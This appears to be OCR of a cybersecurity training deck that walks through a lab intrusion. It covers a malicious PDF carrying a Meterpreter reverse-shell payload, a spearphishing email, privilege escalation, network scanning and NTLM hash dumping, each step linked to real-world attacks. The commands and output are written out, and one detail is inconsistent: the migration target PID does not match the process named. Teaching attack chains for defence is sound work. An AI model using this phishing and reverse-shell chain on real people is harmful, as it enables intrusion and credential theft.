[+] frisbee.pdf stored at /home/kali/.msf4/local/frisbee.pdf
```

```
> set payload windows/meterpreter/reverse_tcp
> set lhost 10.10.10.10
> set lport 4444
> set filename frisbee.pdf
> run
```

Listening host (`lhost`) set as the attacker laptop (`10.10.10.10`).

Listen on port `4444`.

Malicious PDF filename set to `frisbee.pdf`.

Ingress: Peter really wants to play Ultimate Frisbee with coworkers – let's spearphish him!

Set up listener to await Peter's opening of the PDF

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 10.10.10.10
lhost ⇒ 10.10.10.10
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run
```

Ingress: Peter really wants to play Ultimate Frisbee with coworkers – let's spearphish him!

Attached Fly Hifrisbee.pdf 93 KB

From: Henry, Rick M <rick.m.henry@dcorgsports.com>
Sent: Wednesday, February 19, 2020 9:33 AM
To: Peter Mancini <pmancini@adi.org>
Subject: Assistance in Organizing Workplace Sports Leagues

Peter,

My name is Rick He... my company specializes in assisting local workplaces in creating and... hours sports league... Frisbee league. He... is a great opportun...

I have attached a fl... document prior to ... unencryption tool. ...

If you're interested ... questions and when you're ready to become the league manager!

Best,
Rick Henry
DC Organizational Sports


Peter Mancini is organizing a Frisbee League. Games are held on Thursday evenings at the park just down the street from ADI. All ages and skill levels are welcome – this is a recreational league! League fees are $200 per team, season runs 8 weeks.

Contact Peter Mancini (pmancini@adi.org) if you are interested in enrolling a team in this fun, energetic, and upcoming sport!

From: Henry, Rick M <rick.m.henry@dcorgsports.com>
Sent: Wednesday, February 19, 2020 9:33 AM
To: Peter Mancini <pmancini@adi.org>
Subject: Assistance in Organizing Workplace Sports Leagues

Ingress: Peter really wants to play Ultimate Frisbee with coworkers – let's spearphish him!


Once Peter opens the PDF, we have access to his system




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.10:4444
[*] Sending stage (180291 bytes) to 10.10.10.20
[*] Meterpreter session 1 opened (10.10.10.10:4444 → 10.10.10.20:49159) at 2020-02-17 13:35:52 -0500

meterpreter >
```

Defensive Observation: Why is Peter communicating with an unknown IP address on port 4444?


Wireshark output:



Big Picture: We have successfully phished Peter and gained access to his system

Who *actually* uses phishing and who *actually* falls for it?


crowdstrike.com



Hillary Clinton campaign

United States, Viktor Borisovich Netyksho, and Robert S. Mueller. 2018. United States of America v. Viktor Borisovich Netyksho [and 11 others], defendants: case 1:18-cr-00215-ABJ. http://purl.fdlp.gov/GPO/gpo115873.

Here's what we know so far



Persist: Peter may close this program – let's embed ourselves deeper in his system

```
msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: IEWIN7\Pete
meterpreter > getpid
Current pid: 2908
```

The meterpreter command `getpid` tells us we are running as process `2908`.
Note: Process IDs (PIDs) vary

```
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User          Path

 3476  3212  explorer.exe  x86   2        IEWIN7\Pete   C:\Windows\Explorer.EXE

meterpreter > migrate 1356
[*] Migrating from 2908 to 1356...
[*] Migration completed successfully.
meterpreter >
```

Migrating to `explorer.exe` (process `3476`) ensures that we maintain persistent presence on the victim's computer.

Big Picture: We have inserted ourselves into a long-lived process. Does this actually happen?

Emotet Banking Trojan: Stealing banking info

malwarebytes.com

https://www.us-cert.gov/ncas/alerts/TA18-201A


Maneuver: This may or may not be the turret – what else can we see?

```
msf5 > nmap -sT 10.10.10.1/24
[*] exec: nmap -sT 10.10.10.1/24
Nmap scan report for 10.10.10.1
Host is up (0.0050s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 30:46:9A:46:C0:12 (Netgear)

Nmap scan report for 10.10.10.20
Host is up (0.0021s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.10.10.30
Host is up (0.00050s latency).
All 1000 scanned ports on 10.10.10.30 are filtered
MAC Address: D4:BE:D9:00:81:BF (Dell)
```


Peter's laptop

Unknown device
(Likely the turret, all ports filtered)

Maneuver: There's a device filtering packets – can we scan from Pete's computer?



Maneuver: What does a scan of the unknown device reveal?




Using ssh would allow us to blend in with normal traffic. We will attempt to find credentials to allow an ssh connection.

Big Picture: Does discovery end when you enter a network? WannaCry doesn't think so!

https://www.secureworks.com/research/wcry-ransomware-analysis

Here's what we know so far



Maneuver: We don't have credentials yet, so let's fix that problem!

```
msf5 exploit(multi/handler) > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > set session 2
session ⇒ 2
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2dc29121d5755e2a5bfd6b255a443909...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
[*] Post module execution completed
msf5 post(windows/gather/hashdump) >
```

```
use post/windows/gather/hashdump
```

```
Operation failed: Access is denied.
```

Privilege Escalation: We cannot dump credentials as a standard user. Get to SYSTEM!

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The meterpreter command `getsystem` escalates user privileges to the `SYSTEM` level.

Maneuver: Now that we are an administrator of Peter's computer, let's dump credentials

```
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2dc29121d5755e2a5bfd6b255a443909...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
Pete:1004:aad3b435b51404eeaad3b435b51404ee:79bbba30e58b48abaa55850919b5e6d6:::
```

Big Picture: Surely, advanced threats do something more advanced than Mimikatz…

Operation Cobalt Kitty: A Large-Scale APT in Asia Carried out by the OceanLotus Group

Cybereason May 24, 2017

The attackers used the famous **Mimikatz** credential dumping tool as their main tool to obtain credentials including user passwords, NTLM hashes and Kerberos tickets. Mimikatz is a very popular tool and is detected by most antivirus vendors and other security products. Therefore, the attackers used over 10 different customized Mimikatz payloads, which were obfuscated and packed in a way that allowed them to evade antivirus detection.

The following are examples of Mimikatz command line arguments detected during the attack:

2	dllhosts.exe "kerberos::ptt c:\programdata\log.dat" kerberos::tgt exit
